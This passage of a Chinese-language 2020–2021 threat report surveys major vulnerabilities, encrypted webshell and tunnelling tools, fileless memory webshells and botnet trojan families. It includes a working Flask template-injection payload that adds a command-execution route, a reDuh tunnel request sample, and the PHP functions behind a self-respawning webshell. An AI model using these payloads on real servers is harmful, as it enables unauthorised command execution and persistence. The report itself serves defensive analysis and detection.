2021 年 6 月安全补丁日，微软照常发布了相关安全补丁。其中有一个“Windows Print Spooler 权限提升漏洞”被微软划为“重要”等级，此时该漏洞并未引起很大的关注。直到 6 月 29 日，GitHub 上出现了一个被作者称为“PrintNightmare”（CVE-2021-1675）的 POC。但是，通过复现漏洞，研究人员发现，该漏洞并非微软描述的“权限提升”，而是更为严重的“远程代码执行”。正当大家都以为这个就是微软六月份修补的 CVE-2021-1675 之时，戏剧性的一幕发生了，微软表示被公开的“PrintNightmare”是一个 0day，还并未修复，和“CVE-2021-1675”不是同一个漏洞，并为其发布了一个新的 CVE 号“CVE-2021-34527”。

该漏洞存在于 RpcAddPrinterDriverEx 函数中，当将该函数参数中的 dwFileCopyFlags 设置为特定的值时，攻击者即可绕过微软限制，在仅需普通用户权限的情况下，控制远程主机安装指定的打印机驱动，完成远程代码执行。

14、Windows SMBv3 客户端/服务端远程代码执行漏洞（CVE-2020-0796）

2020 年 3 月份，一个影响 SMBv3 协议的安全漏洞得到了极高的关注。由于其与“EternalBlue”的高度相似性，该漏洞也被称为“SMBGhost”或者“EternalDarkness”。漏洞存在于 SMB 的解压缩功能中，由于 Windows 在解压缩数据包时未检验传入的数据长度是否合理，最终导致整数溢出。攻击者可以在不经过身份验证的情况下，发送恶意构造的数据包触发漏洞。不过由于解压缩功能仅存在于 SMBv3.1.1 以上版本，所以该漏洞也仅影响 Windows 10 1903 以上的操作系统。后续 ZecOps 的研究人员将其与微软在 6 月修补的“CVE-2020-1206”相结合，形成利用链，完成了远程代码执行，并将该组合称为“SMBleedingGhost”。

根据过去一年多新增漏洞的主要趋势变化，我们总结出以下几个特点：

1、2020 年度，爆出漏洞数量最多的、修复态度最积极的，仍然以微软、Adobe、Google 等大厂为主。尤其是微软修补的漏洞数量明显上升，连续多个月修补数量超过 100。

2、由于现有操作系统和应用本身安全机制的持续增强，很多单个漏洞已经无法被直接利用，但是部分开发人员为了方便开发和调试，会选择在应用中直接关闭这些保护措施，这样会给用户带来极大的安全隐患。同时，由于单个漏洞使用困难，攻击者也在更多地尝试漏洞组合使用的可能。

3、开发人员在开发过程中，会经常使用其它公司或者公共的代码库。当这些代码库出

现漏洞时，由于代码复用和供应链的传播，往往影响的范围比看起来要更大。Chrome 的 0day 漏洞就是因为 Google 没有及时更新 Chrome 中自带的 v8 引擎导致频繁受到影响，而 Ripple20 更是影响了无数产品。所以，开发人员要避免使用不安全的、无人维护的第三方代码库。

4、近年出现的很多协议相关漏洞，都涉及到开发人员错误理解，或者未按照协议标准格式要求去解析和规范协议字段，导致攻击者可以构建错误格式的报文来主动触发漏洞。加之近些年诸如 IPv6 等多种协议被广泛支持，这些协议带来的新特性和新的格式会带来更多的安全风险。

Web 攻击态势观察

2.1 Web 漏洞安全态势

2.1.1 安全防护设备漏洞

随着物联网、工业智能制造、大数据、云平台等网络技术的不断发展，各个系统领域被发现的安全问题也逐步增多。面对越来越严峻的网络安全形势，越来越多的企业开始重视网络安全防御建设。许多企业，特别是国有企业、数字政府在网络安全建设方面都投入了大量的资金用于购买安全厂商的网络安全防护设备，这对安全厂商的产品与服务的有效性提出了更高要求。

过去几年，安全产品被爆出的 0day 漏洞数量居高不下，甚至部分安全防护产品存在的漏洞成为黑客攻击的跳板，负面影响较大。据不完全统计，在 2020 年公开的漏洞中涉及到安全防护产品的漏洞共 8 个，2021 年约 15 个。

从类型上来看，被曝光的安全防护产品漏洞大致可分为两类：一是逻辑设计缺陷导致的未授权访问漏洞。攻击者利用这类漏洞成功登录产品后可获取管理员权限，实现任意文件的上传、下载等；二是代码设计缺陷导致的远程命令执行漏洞（命令注入），攻击者可通过发送特制请求包触发漏洞，进而远程执行命令。

面对复杂的网络安全攻防形势，安全防护设备厂商需要特别重视提高自身产品的安全性，才能更好地应对、保护企业的安全。这就需要对现有产品进行全面的检视与更严格的安全测试，对新产品采用 SDL 安全开发流程，在需求分析、设计、开发、发布所有阶段都引入安全和隐私原则，解决产品安全问题，才能为用户提供更加安全的产品，为用户的网络安全建设保驾护航。

2.1.2 办公系统漏洞

近年来，随着互联网的普及应用，企业数字化与智能化转型成为引领经济发展的趋势。越来越多的黑客将目光聚焦于此，众多企业的 OA 办公系统相继曝出漏洞。据不完全统计，2020 年全年至 2021 年上半年，包括致远 OA，用友 NC、蓝凌 OA、泛微 OA、帆软 OA、红帆 OA、金蝶云 K3Cloud、用友 ERP-NC 等在内的各大办公系统被曝出存在漏洞，漏洞总数多达 30 余个。漏洞类型涉及任意文件上传、反序列化、任意文件覆盖、目录遍历、命令执行、SQL 注入等。

从总体趋势来看，近年来 OA 办公系统漏洞类型中文件上传、命令执行漏洞的占比逐步增加，危害明显增加，由于其利用难度逐渐降低，因此被黑客利用的可能性持续增加。

2.2 Web 攻击工具安全态势

2.2.1 加密 Webshell/代理

2.2.1.1 Webshell 管理工具

Webshell 是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种代码执行环境，主要用于网站管理、服务器管理、权限管理等操作。使用方法简单，只需上传一个代码文件，通过网址访问，便可进行很多日常操作，极大地方便了使用者对网站和服务器的管理。由于其便利性和功能强大，被特别修改后的 Webshell 也被部分人当作网站后门工具使用。

近两年来，市面上热度较高的 Webshell 管理工具，已经从“中国菜刀一族”转换为更具攻击性、更有黑客工具特色的“冰蝎一族”。中国菜刀一族，指中国菜刀、中国蚁剑等控制流量为明文或编码的 Webshell 管理工具，一般仅使用特定的参数名简单实现“密码”功能，防守方能够从连接流量中复原明文攻击 payload，实际检测难度较小。但冰蝎一族，指冰蝎、哥斯拉、天蝎等这类新型的 Webshell 管理工具，配合特定的服务端代码，可将交互的流量进行加密。甚至还添加了 WAF 绕过、一键添加内存 Webshell 等特性及功能，大大提升了检测难度。

1、冰蝎

2020 年，冰蝎以其对称加密、可变密钥的特点突出重围，获得了各大安全厂商的高度关注。

2020 年 8 月，冰蝎发布 v3.0，将动态密钥协商的过程修改为密钥硬编码，在不知道密钥的情况下，无法从流量中对攻击 payload 进行还原，进一步加大了检测难度。从流量特征上看，新版冰蝎取消了协商密钥的过程，失去了协商密钥的行为特征，从流量中获取密钥然后解密并检测特征字符串的常规手法也完全失效。其发送的 HTTP 请求也只是一串解密后为“乱码”的 Base64 数据或单纯的“乱码”，不存在任何 Webshell 独有的强特征，无法与正常业务的加密请求做区分。市面上大多数安全设备的检测规则通常只会检测客户端工具的一些固定特征，但又很容易被“魔改版”绕过。

2、哥斯拉

2020 年 8 月，各大厂商的 WAF 不断在静态查杀、流量通信等方面对 Webshell 进行“围追堵截”，冰蝎 V3.0 流量加密管理工具暂时缓解了困境，但是其初版的 bug 众多，兼容性较差。于是@BeichenDream 决定公开他所开发的一款 Webshell 权限管理工具，名为“哥斯拉”。

功能上，除了常见的 Webshell 管理之外，还包含了注入内存 Webshell 功能，集成了 Meterpreter 的 JMeterpreter，集成了密码工具 SafetyKatz 和读取服务器 FileZilla、navicat、sqlyog、Winscp、xmangager 配置信息以及密码的 lemon，以及读取服务器中浏览器账号密码的 ShapWeb 等专门用于后渗透的插件。

流量上，哥斯拉与冰蝎 V3.0 相同，都采用了在服务端中预置密钥的对称加密，依然存在请求流量加密的特性，且原生支持添加混淆参数进行绕过，很难进行检测。

2.2.1.2 端口转发及代理工具

当外部计算机想要访问内部资源时，考虑到安全性及性能问题，通常不能让其直接进行访问，而是由代理服务器将外部请求转发到内部，并返回应答结果。外部计算机直接访问的实际上是代理服务器，代理服务器可以根据需求对转发的请求进行过滤或管理控制。端口转发及代理工具则拥有类似的效果，但其被攻击者所利用时，就能够让攻击者间接访问到原本不能直接访问到的资源。

简单统计，市面上常见的代理转发工具就有 EarthWorm、Lcx、reDuh、reGeorg、Neo-reGeorg、sSocks、tunna、nps、Frp 等 30 余种。由于攻击者在躲避检测上具有迫切的需求，所以代理工具也与 Webshell 一样，在流量上进行了隧道包装与加密的“进化”。下面选取几个代表性的工具进行介绍：

1、Lcx

Lcx 是一款具有十多年历史的经典的端口转发工具，可以将 Windows/ Linux 的某个端口流量转发到其他主机，或者转发到本机的其他端口。Lcx 在功能上专注且专一，就是单纯的转发某端口的流量，并没有对其流量进行加密处理，也不支持端口复用。

从流量上来看，转发流量与原始流量并没有什么不同，故而在检测上几乎没有任何额外的阻碍。对黑客而言，如今的安全检测产品已经不允许他们使用 Lcx，代理工具正在向加密流量转变。

2、reDuh、reGeorg 与 Neo-reGeorg

reDuh 是一个可以把内网服务器的端口通过 HTTP 或 HTTPS 隧道转发到本机形成 TCP 连通回路的工具，可以使攻击者在目标服务器所在内网或做了端口策略的情况下连接目标服务器的内部网络。

从功能上看，reDuh 和 Lcx 的功能类似，都可以将内网端口映射到本机，两者不同的地方就是 reDuh 不需要本地电脑拥有外网 IP，并且在某些本地内网做了端口策略的环境中也能使用。reDuh 包含两个部分，Java 版本的本地客户端和 Webshell 服务端，其中服务端针对不同的服务器又分为 aspx，php，jsp 三个版本。

从流量上看，reDuh 的流量只是通过 HTTP 隧道通信将端口转发出来，然后通过 HTTP 通道进行通信。

```
GET /reDuh.php?
action=createSocket&servicePort=42000&socketNumber=1&targetHost=127.0.0.1&targetPort=22 HTTP/1.1
User-Agent: Java/1.8.0_181
Host:
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Fri, 05 Mar 2021 15:51:46 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.4.45
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

8
Success

0
```

图 10 reDuh **流量截图**

reGeorg 则是 reDuh 的继承者，在 reDuh 的基础上，支持了会话层的 Socks5 协议，连接更稳定，效率更高。最原始版本的 reGeorg 通过各项 HTTP 参数指令进行服务器控制，有固定的连接成功明文 banner，流量中通过请求头的固定头字段确定反射的端口，通过响应头的头字段确定连接状态，但依然没有使用任何加密流量。

而 Neo-reGeorg 则是 reGeorg 的升级版。在 reGeorg 的基础上，又增加了动态加密、随机化参数等绕过检测的特性，请求及响应中没有任何特定的明文字符串特征，极大地增加了检测难度。

图 11 Neo-reGeorg 攻击流量截图

安全防护和攻击的发展从来都是螺旋式上升。从菜刀到冰蝎，从 Lcx 到 reGeorg 再到 Neo-reGeorg，从单纯的传输层到会话层，再到各种应用层，攻击者为了抵御安全厂商的检测手段，不断更新攻击技术与绕过技术。这都对引擎的数据分析能力、安全产品的检测思路、研判人员的专家经验提出了更高的要求。

2.2.2 无文件落地 Webshell

近年来，在攻防博弈过程中，攻击方的攻击手法愈发多样和隐蔽，防守方的监测、防护手段也愈发专业。无文件落地 Webshell（一般称为内存 Webshell 或内存马，以下皆用内存 Webshell 代指）由于其具有隐蔽性强、功能强大、管理方便等特点，近年来越发被攻击方所

青睐。下面我们对其进行简要介绍：

从运行环境角度看，常见的内存 Webshell 一般可以分为以下两类：



图 12 内存 Webshell 分类

2.2.2.1 JAVA Web 容器内存 Webshell

JAVA Web 容器的内存 Webshell，按照其实现的技术/位置，可分为以下三种类型：



图 13 Java 内存 Webshell 分类

从检测的角度来看，servlet-api 类与 spring 类没有什么大的区别，两者都有一个最明显的特征：JVM 中运行的类对应的 classloader 路径下，不存在对应的 Class 文件。也就是说，这两类内存 Webshell 的代码都“凭空”运行在内存中，大部分情况下，进行检测时只需要对比 JVM 中加载到内存的 Class 在实际路径中是否存在，然后观察 dump 出来的 Class 是否包含恶意代码，即可较为准确地判断。

然而，Agent 类型的内存 Webshell 则比较特殊，实际中的检测难点在于找到被修改的类。其难以检测原因在于：（1）它会修改 JVM 中正常的运行中的类的字节码，而对应的本

地 Class 文件还是正常文件；（2）利用 Java Instrument 技术的工具在 dump 字节码的时候都是利用了 retransformClasses 方法进行 retransform，然后编写 ClassFileTransformer 实现类将字节码 dump 出来，只能获取到被 transform 方法修饰后修改的字节码。然而，冰蝎通过 redefineClasses 重新加载了修改后的类，通过此方法加载的类不会经过 transform 方法的修饰，所以 java agent 无法对其进行监控，利用 retransformClasses dump 出来的内容依旧是修改前的内容，与正常内容无异。

下面将以近一年来比较火热的 Webshell 管理工具哥斯拉（截至目前的最新版 V3.03）为例，介绍其实现的 Servlet 型内存马的主要方法。另外，也会介绍在冰蝎（截至目前的最新版 V3.0 Beta11）中实现的 Agent 型内存马。

1、哥斯拉

哥斯拉的服务端会接收客户端发送的字节码，转换为 Class 后进行加载。对哥斯拉内存 Webshell 相关实现的字节码进行反编译，可以发现哥斯拉通过反射调用了 org.apache.catalina.core.StandardContext 类中的 createWrapper()、addChild()、addServletMappingDecoded()等关键方法，分别实现了创建 Servlet 包装类、将自定义的包装类添加到 StandardContext 容器、将修改后的 Servlet 添加到 StandardContext 映射等功能，最终实现了无文件落地的内存 Webshell。

另外，哥斯拉的内存 Webshell 还使用了一些方法达到了 Tomcat 无日志的效果，这里不再继续展开。

2、冰蝎

和哥斯拉类似，冰蝎服务端会把客户端发送过来的字节码数据进行动态解析，返回 Class 对象，然后实例化该类并调用 equals 方法。而客户端发送的字节码对应的类，都重写了 equals 方法，只接收一个 pageContext 参数，再利用反射去获取关键的对象，执行相关操作。

分析冰蝎源码可知，在注入内存 Webshell 时，冰蝎首先会判断服务端的系统环境，然后上传对应类型的、准备注入 JVM 的 jar 包，然后加载 JAR，最终注入内存 Webshell。

进一步分析源码或解密流量可知，客户端会向服务端发送一个 Memshell 类。Memshell 类的 equals 方法调用的关键方法为 doAgentShell()，在 doAgentShell()方法中，使用了 com.sun.tools.attach 包下的 VirtualMachine 类来动态加载 agent。其流程为：首先通过 attach pid 来得到相应的 VirtumalMachine 对象，然后调用其 loadAgent()方法指定 AgentMain 所在的类并加载，并在加载完毕后，删除之前上传的临时文件（若服务端位于 linux 环境，则还会删除进程间通信生成的 Socket 文件），抹除痕迹。

2.2.2.2 PHP 内存 Webshell

由于 PHP 语言的特性，无法实现诸如 JAVA、ASP.NET 那种访问特定 URL、无需特定文件存在即可连接的内存 Webshell，所以 PHP 的内存马其实指的是“不死 Webshell”。即创建一段在内存中运行的 php 脚本，循环向特定目录写入 Webshell 文件。功能简单，其实现也较为简单，主要通过以下几个函数配合进行实现：

ignore_user_abort(true)：这个函数的作用是指示服务器端在远程客户端关闭连接后是否

继续执行下面的脚本。如设置为 True，则表示如果用户停止脚本运行，仍然不影响脚本的运行。

set_time_limit(0)：PHP 脚本在执行的时候，存在一个内置的脚本计时器，其默认的超时时间为 30 秒，超时后会结束程序的运行。此函数可以更改此超时时间。如果为大于零的数字，则不管程序是否执行完成，到了设定的秒数，程序结束。如果为零，说明永久执行直到程序结束。

unlink($_SERVER['SCRIPT_FILENAME'])：此函数的作用为删除自身的文件。

以上三个函数联合使用，即可达到无限生成“不死 Webshell”的效果。

2.2.2.3 ASP.NET 内存 Webshell

ASP.NET 的 VirtualPathProvider 类能够创建虚拟文件，实现“虚拟文件不存在于服务器的文件系统，但是能够对其动态编译并提供访问服务”的效果。这个特性刚好可以利用来实现内存 Webshell。

具体代码在 ysoserial.net 的 GhostWebshell.cs 中有实现。利用时，只需要将 WebshellContentsBase64 变量的值改为我们需要的 Webshell 的 base64 编码就可以了。此实现不会在 Web 目录下留下任何文件，只会在 ASP.NET 的临时目录下产生编译文件，且删除后不会影响此内存 Webshell。

2.2.2.4 Python 内存 Webshell

目前的 python 内存 Webshell，主要是基于 flask、django 等框架中可能存在的模板注入漏洞，配合 python 沙盒逃逸，即利用 python 内建函数的特性去执行任意代码。然后调用特定方法动态注册路由，以 flask 为例，一个简单的内存 Webshellpayload 如下：

url_for.__globals__['__builtins__']['eval']("app.add_url_rule('/shell', 'shell', lambda:__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read())",{'_request_ctx_stack':url_for.__globals__['_request_ctx_stack'],'app':url_for.__globals__['current_app']})

上述 payload 实现了“url 为/shell、可执行 cmd 参数传过来的命令”，这样一个简单的、可执行任意命令的内存 Webshell。

2.2.3 新兴漏洞扫描器使用

随着近年来的网络攻防对抗演练的深入开展，越来越多的攻击者更加青睐于使用新兴的全功能扫描器，如 Goby、Xray 等。

主要原因为：（1）新兴的全功能扫描器相较于传统扫描器功能更强大。大部分传统扫描器只具备目录扫描、网络爬虫及端口扫描等单一功能，而新兴的扫描器不止有扫描功能，还可以识别被攻击者系统、Web 应用指纹，并加载其内部丰富的 POC 库探测是否可以利用。

除此以外，新兴扫描器还可以联动其他工具或插件，扩充自己的功能覆盖面。(2) 新兴的全功能扫描器相较传统扫描器能更好地绕过安全检测。传统扫描器的使用特征基本已经被各类安全厂商研究过，在使用时被安全防护设备检测出的概率更高。

下面我们对 Goby、Xray、AWVS 这三款常用的主流漏洞扫描器进行介绍:

1、Goby

(1) 内置丰富的漏洞 POC 库。Goby 支持自定义 POC 上传分享，自 2019 年以来，Goby 的 EXP 漏洞库越来越丰富，且漏洞库中更多为用于实际攻击的漏洞。Goby 在 2021 年年中推出的版本中 EXP 漏洞库包括了近两年曝光的热门 0day、1day 漏洞，更加方便使用。

(2) 信息收集探测能力强。Goby 利用其强大的漏洞 POC 库、协议以及产品指纹识别能力，联动扩展程序 FOFA、Shodan、Subdomain，对目标资产形成一个全方面的信息收集，发现更多的漏洞利用点。

(3) 可自定义 UA。通过修改 UA 绕过安全防护设备的检测。

2、Xray

(1) 对 Web 应用和框架漏洞探测能力强。Xray 包含丰富的漏洞检测模块，除了包括 XSS、SQL 注入、RCE、XXE 等以外，还包括 S2 框架漏洞以及主流 CMS 各类漏洞的检测。Xray 还支持批量 IP 检测。因此渗透测试人员可以将目标资产的 Web 应用批量交给 Xray，来获得不错的批量资产的漏洞检测率。

(2) 联动性好。Xray 可以联动 Goby、Burpsuite、FOFA 等安全资源进行信息收集，检测漏洞利用点。Xray 可以在 Goby 的扩展程序中下载，利用 Goby 对资产做梳理，联动 Xray 对 Web 应用进行扫描。Xray 可以与 Burpsuite 联动高效挖掘漏洞，passive-scan-client.0.1.jar 可以帮助 Burpsuite 区分扫描器流量与正常流量。fofa2Xray 是一款结合 FOFA 和 Xray 的脚本工具，通过 FOFA 获取目标资源并自动发送至 Xray 进行漏洞扫描，更加方便渗透测试人员使用 Xray 批量探测。

(3) POC 丰富。Xray 的版本有社区版和高级版，高级版拥有更多漏洞 POC。

3、AWVS

(1) 漏洞探测能力强。AWVS 虽然不具备 Goby 和 Xray 高扩展性（可以快速简便自定义漏洞脚本），但它拥有高水平的 SQL 注入和 XSS 漏洞探测能力并且包含 HTTP Editor 和 HTTP Fuzzer 等渗透测试工具，使用该工具结合手工测试常常可以发现一般扫描器未发现的漏洞利用点。

(2) 覆盖范围广。AWVS 支持各种开发架构和 Web 服务，对 Web 应用程序资源抓取非常精确，还可以检测恶意软件和钓鱼网址。

从以上三款主流漏洞扫描器的分析中可以看出，目前主流扫描器的发展趋势为：集成各类系统及应用的漏洞 POC，并且支持自定义 POC，通过丰富漏洞 POC 资源库方便使用者快速获取权限。再配合各脚本、工具间的高效联动，不断提升漏洞探测能力与效率。

从安全防御角度来看，一方面需要化攻为防，使用这些扫描器来验证安全防护设备检测能力，确认检测规则是否覆盖全面；另一方面也需要主动防御与出击，保持对热点事件的敏感度，快速更新检测规则，主动提升防御检测能力。

僵尸网络及木马态势观察

3.1 僵尸网络及木马监测情况分析

“僵尸网络（Botnet）”来源于“Robot”和“Network”两个单词的组合，攻击者可通过命令与控制通道控制僵尸主机发起 DDoS 攻击，发送垃圾邮件、进行加密货币挖掘等。

据 VenusEye 威胁情报中心显示：2020 年全年捕获到的各类受僵尸网络控制的主机中，越南超过中国位居首位，为 17.08%，其次分别为中国（10.82%）、印度（8.45%）、俄罗斯（5.68%）和巴西（5.10%）。

2019 年	2020 年
中国（15.01%）	越南（17.08%）
越南（9.32%）	中国（10.82%）
印度（6.54%）	印度（8.45%）
俄罗斯（5.78%）	俄罗斯（5.68%）
巴西（5.36%）	巴西（5.10%）

表 7 2020 **年全球僵尸主机分布情况** TOP5



图 14 2020 **年全球僵尸主机分布情况**

2020 年全年，我国境内（不含港澳台）僵尸主机分布最多的五个地区分别为江苏（9.76%）、河南（7.60%）、浙江（6.61%）、广东（5.53%）和山东（4.76%）。相比 2019 年，浙江省替代辽

宁省进入了前五名。

2019 年	2020 年
江苏（9.09%）	江苏（9.76%）
河南（8.56%）	河南（7.60%）
山东（7.54%）	浙江（6.61%）
广东（5.96%）	广东（5.53%）
辽宁（5.50%）	山东（4.76%）

表 8 2020 年国内僵尸主机分布情况 TOP5



图 15 2020 年国内僵尸主机分布情况

过去一年多，我们监测到的活跃僵尸网络（木马）家族约 40 余种，其中近 80%为窃密木马和远控木马，远远超过其它类型木马。主要捕获到的各类木马家族整体占比如下：

图 16 2020 年至 2021 年 H1 主要木马家族分布情况

监测到的僵尸木马中超过 50%与窃密木马相关。其中 LokiBot 仍然占据第一位，FormBook 一直很活跃，排名第二。另外还出现两个新的窃密木马 Redline 和 Ficker Stealer。Redline 位据第三位，Ficker Stealer 是 Rust 语言编写。

主要窃密木马功能汇总如下：

	LokiBot	FormBook	Redline	Vidar/Arkei	AZORult	Amadey	FickerStealer
发现时间	2015.5	2016.6	2020.3	218.10	2016.7.	2018.10.	2020.12.
凭证窃取	√	√	√	√	√	√	√
电子货币窃取	×	√	√	√	√	×	√
后门命令	√	√	√	×	√	√	√
键盘记录	√	√	×	×	×	√	√
反分析/反检测	√	√	√	×	√	×	√
C2 协议	HTTP 明文	HTTP 加密	HTTP 加密	HTTP 明文	HTTP 加密	HTTP 明文	HTTPS

表 9 流行窃密木马功能汇总

监测到的远程控制类木马（RAT）占僵尸木马的 33%。2019 年，NanoCore/Remcos 占据远程控制木马的前两位。而过去一年多，njRat 取而代之。NetWire 有了新变种，通信数据稍微有变化。主要远程控制木马如下：

	njRat	NanoCore	AsyncRat	Remcos	Quasar	NetWire	WarZone
发现时间	2013	2013	2019.1	2016.6	2015.8	2011.1	2018.8
凭证窃取	√	√	√	√	√	√	√
远程控制	√	√	√	√	√	√	√
键盘记录	√	√	√	√	√	√	√
摄像头/麦克风访问	√	√	√	√	√	√	√
感染可移动设备	√	×	×	×	×	√	×
反分析/反检测	√	√	√	√	×	√	√
编译语言	C#	C#	C#	C++	C#	C++	C++
C2 协议	TCP 加密	TCP 加密	TCP 加密	TCP 加密	TCP 加密	TCP 加密	TCP 加密

表 10 流行远控木马功能汇总

在键盘记录木马中，主要是 AgentTesla 仍在持续更新。但其它诸如 Hawkeye 等不再多见。我们将 AgentTesla v2 版本和 v3 版本对比如下：

	AgentTesla v2	AgentTesla v3
发现时间	2014	2020
键盘记录	√	√
剪贴板监控	√	√
摄像头访问	√	√
浏览器凭证窃取	√	√
